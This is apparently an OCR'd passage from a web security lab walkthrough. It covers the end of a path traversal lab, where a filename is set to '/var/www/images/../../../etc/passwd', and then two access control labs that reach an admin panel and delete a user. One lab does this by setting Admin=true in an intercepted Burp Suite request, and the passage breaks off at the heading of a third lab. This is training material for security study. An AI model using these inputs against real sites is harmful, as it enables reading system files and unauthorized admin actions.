




Step 3 : Modify the filename= /var/www/images/../../../etc/passwd



Step 4 : Lab solved




Access Control vulnerabilities


Access control vulnerabilities occur when an application does not properly restrict what users are allowed to do. Attackers can access unauthorized pages, perform admin actions, or view other users' data by bypassing permission checks.


Lab 1 : Unprotected Admin Control

Step 1 : Open the lab in the browser




Step 2 : Click on the login and Browse /administrator-panel






Step 3 : Delete the carlos and lab solved




Lab 2 : User role controlled by request parameter


Step 1 : Open the lab in the browser




Step 2 : Broswer to /admin and observe




Step 3 : Browser the login with wiener





Step 4 : In brup suite , turn interception on and submit the login page






Step 5 : Observe the response sets and change the Admin=true and load the admin panel and delete the carlos






Step 6 : Lab solved




Lab 3 : URL-based access control can be circumvented

